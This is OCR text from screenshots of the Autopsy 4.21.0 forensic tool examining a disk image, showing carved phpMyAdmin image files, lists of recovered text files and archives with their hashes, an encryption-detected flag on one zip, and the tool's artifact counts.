

Final Report - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case
Keyword Lists Keyword Search
Listing
1 Results
Save Table as CSV
Image/Video Gallery - Editor
Image/Video Gallery
Group By: Path Sort By: Priority Data Source: All Tag Group's Files: Follow Up Categorize Group's Files: Non-Pertinent
All Groups Only Hash Hits
original (1)
img (146)
pmd (51)
jquery
pmahomme (1)
js
6 (3)
60 (1)
62 (83)
63 (21)
65 (8)
66 (5)
67 (12)
77 (22)
78 (13)
81 (5)
9 (132)
53
f0949314_test.zip (1)
/img_dimage.img/$CarvedFiles/59/f1312674_phpMyAdmin_3_5_8_all_languages_tar.gz/phpMyAdmin-3.5.8-all-languages.tar/phpMyAdmin-3.5.8-all-languages/themes/original/img/pmd/ -- 0 hash set hits / 51 files
Tag Selected Files: Follow Up Categorize Selected File: Non-Pertinent Undo Redo
7.png
grid.png
FieldKey_small.png
left_panel_tab.png
4.png
downarrow1.png
8.png
relation.png
Field_small_char....
Details
Attribute Value
Select a file to show its details here.
Category # Files
Non-Pertinent 0
Child Abuse Material - (... 0
Child Exploitive (Non-CA... 0
CGI/Animation - Child Ex... 0
Comparison Images 0
Group Viewing History: Back Forward Don't show groups seen by other examiners Next Unseen Group
0 File Update Tasks
Data Sources
File Views
File Types
By Extension
Images (2212)
Videos (6)
Audio (1)
Archives (1174
Databases (14)
Documents
Executable
.exe (6)
.dll (2)
.bat (6)
.cmd (1)
.com (1)
By MIME Type
application
audio
image
message
multipart
text
Deleted Files
File System (0)
All (160380)
MB File Size
Data Artifacts
Communication Acco
Email (12)
E-Mail Messages (78)
Default ([Default])
Default (78)
Metadata (40)
Analysis Results
Encryption Detected (
EXIF Metadata (17)
Extension Mismatch D
User Content Suspecte
OS Accounts
Tags
Bookmark (3)
Notable Item (Notable
email (1)
Score
Bad Items (12)
Suspicious Items (2)
Reports



Final Report - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case
Keyword Lists Keyword Search
Listing
Plain Text
10000 Results
Table Thumbnail Summary
Page: 1 of 5 Pages: Go to Page:
Save Table as CSV
Name S C O Modified Time Change Time Access Time Created Time Size Flags(Dir) Flags(Meta) Known Location MD5 Hash SHA-256 Hash
f0000130.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 141 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0000130.txt e545eba55d1377e9ff81134ba392eb42 40398e9daa36
f0000189.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 824 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0000189.txt 9480706428f05b246808749bebc319de c8836e08b1e4
f0000191.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 2247 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0000191.txt b2937fa69af216e44c20b7dc32fb9e11 7c6749af98744
f0000468.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 132 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0000468.txt a247c840b8b8a27926b3edf4100b908c 09f8ca855a38c
f0000586.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 125 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0000586.txt 2f50523c741d67bfc0b6020e8f31f7ad 03cba3181e99
f0000690.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 124 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0000690.txt 461b46c53cb8ad6a12952db1e57aaad1 18938562faa41
f0001085.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 125 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0001085.txt 2f50523c741d67bfc0b6020e8f31f7ad 03cba3181e99
f0001640.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1784 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0001640.txt 56156e38f889ae3c111eb0cfb273e1c8 2f0cd93f5aef8
f0001813.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3648 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0001813.txt 487d53f09d7222d8994d43d10484a20d 8980ef868be7
f0001825.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1553 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0001825.txt ed1c8083a6ef6ce9914e01c0d9dfa4bc 18b766bfe386
f0001973.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 109 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0001973.txt 6feac59dbffeaed09814c9543247b763 5539d11e97c1
f0002131.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 576 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0002131.txt 4a693a536506b130164598d40906f9de 03cabd2102f1
f0002714.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 118 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0002714.txt f93963887c514b84e88366580bf0661a 0558bbb0d68a
f0002904.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1536 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0002904.txt 9b312da2dccb866f1618458a78b9e177 b7a4fe904ec2a
f0003096.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1896 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0003096.txt 66b47635bd10d01b0faa40238f7925f1 34132e894483
f0003309.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3650 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0003309.txt da0d8eb5039a4de81f5a75786f4d341b 9307110b983a
f0003317.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3648 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0003317.txt 48f6079e723b302ab37065b3d1ddb247 e6866dc0308a
f0003469.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 964 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0003469.txt 0781919c5a6b2556e3d88cc175c5546f 7b23d2ff796ec
f0003597.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3648 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0003597.txt d396ce368ccdaa8bb6b66195a4bc0bd1 66b2aebe53b5
f0004989.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3651 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0004989.txt 699edfb3109f83e47abc5dee16ff6e8 7555b62fa607
f0005191.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 204 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/1/f0005191.txt 1246348292275b2c03a52542cf2b6461 c2176e68a038
Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Strings Extracted Text Translation
Page: 1 of Page: Go to Page:
Script: Latin - Basic
Data Sources
dimage.img_1 Host
File Views
File Types
By Extension
Images (2212)
Videos (6)
Audio (1)
Archives (11740)
Databases (14)
Documents
HTML (3849)
Office (11)
PDF (19)
Plain Text (40143)
Rich Text (2)
Executable
By MIME Type
application
audio
image
message
multipart
appledouble (6)
text
Deleted Files
File System (0)
All (160380)
MB File Size
Data Artifacts
Communication Accounts (12)
Email (12)
E-Mail Messages (78)
Default ([Default])
Metadata (40)
Analysis Results
Encryption Detected (9)
EXIF Metadata (17)
Extension Mismatch Detected (1)
User Content Suspected (17)
OS Accounts
Tags
Bookmark (3)
Notable Item (Notable) (4)
email (1)
Score
Bad Items (12)
Suspicious Items (2)
Reports






Final Report - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Listing
Archives
1740 Results
Table
Thumbnail
Summary
Page: 2 of 2
Pages:
Go to Page:
Save Table as CSV
Name
S
C
O
Modified Time
Change Time
Access Time
Created Time
Size
Flags(Dir)
Flags(Meta)
Known
Location
MD5 Hash
SHA-256 H
f0904434_chatbot.zip 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 4883417 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0904434_chatbot.... cf8aaa2afb1f... e1db6d6a98
f0949314_test.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 656 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0949314_test.zip bcb14a32ab... ba558f78d2
f0949362_test.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 274 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0949362_test.zip 5f681fa09b1... dadf8fb735
f0949386_file2.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 162657 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0949386_file2.zip 38cdb3fa2e6... 1444e35531
f0949786_1.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 112 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0949786_1.zip b413cbe630... b6a0dbc259
f0950010_bar.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 526 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0950010_bar.zip cb753d0a81... d1e979ccdb
f0950018_foo.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 541 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0950018_foo.zip 2c758421b94... f563f75f7db
f0950026_foo.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 571 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0950026_foo.zip 20e18c2b35c... 90c5789b29
f0950986_testfilephp.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 681 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0950986_testfilep... 9414180bb1... 66c568f066
f0950994_testfil f0950986_testfilephp.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1086 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0950994_testfilep... 656d0b2bcd... 1e581e99e3
f0951002_foo.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 560 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/53/f0951002_foo.zip 2b912c9c64a... 841910e1bb
f1021858_T1_X3_101025_1_8_1_expRO 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 359046 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/55/f1021858_T1_X3_10... 8ed8fbdb4c... 9018db660
f1022562_T1_X3_101115_1_8_1_expROI 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 481410 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/55/f1022562_T1_X3_10... 62ce6ccfd1e... 31d335b83a
f1104050_hi.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 353 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/56/f1104050_hi.zip 572a8468b95... 55626c38c5
f1104058_hi.zip 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 353 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/56/f1104058_hi.zip c60c1afc821... 0c097fb42b
f1104066_hi.zip 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 353 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/56/f1104066_hi.zip c60c1afc821... 0c097fb42b
f1104074_hi.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 353 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/56/f1104074_hi.zip f6029cfe759... 345cabc58d
f1104082_hi.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 353 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/56/f1104082_hi.zip f27b1313a5e... eb4d46619b
f1104090.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 105534 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/56/f1104090.zip 919519ab86a... bf59ce8d4b
f1104298_corrupt2.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 603 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/56/f1104298_corrupt2.... 8fc2841f264... 7d80562882
f1104306_hi.zip 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 191 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/56/f1104306_hi.zip 2e3b3ecfbd6... fd28470d8e
Hex
Text
Application
File Metadata
OS Account
Data Artifacts
Analysis Results
Context
Annotations
Other Occurrences
Item: f1021858_T1_X3_101025_1_8_1_expROM_FW_uni.zip
Aggregate Score: Notable
Analysis Result 1
Score: Notable
Type: Encryption Detected
Configuration:
Conclusion:
Comment: Password protection detected.
Data Sources
dimage.img_1 Host
File Views
File Types
By Extension
Images (2212)
Videos (6)
Audio (1)
Archives (11740)
Databases (14)
Documents
HTML (3849)
Office (11)
PDF (19)
Plain Text (40143)
Rich Text (2)
Executable
By MIME Type
application
audio
image
message
multipart
appledouble (6)
text
Deleted Files
File System (0)
All (160380)
MB File Size
Data Artifacts
Communication Accounts (12)
Email (12)
E-Mail Messages (78)
Default ([Default])
Metadata (40)
Analysis Results
Encryption Detected (9)
EXIF Metadata (17)
Extension Mismatch Detected (1)
User Content Suspected (17)
OS Accounts
Tags
Bookmark (3)
Notable Item (Notable) (4)
email (1)
Score
Bad Items (12)
Suspicious Items (2)
Reports

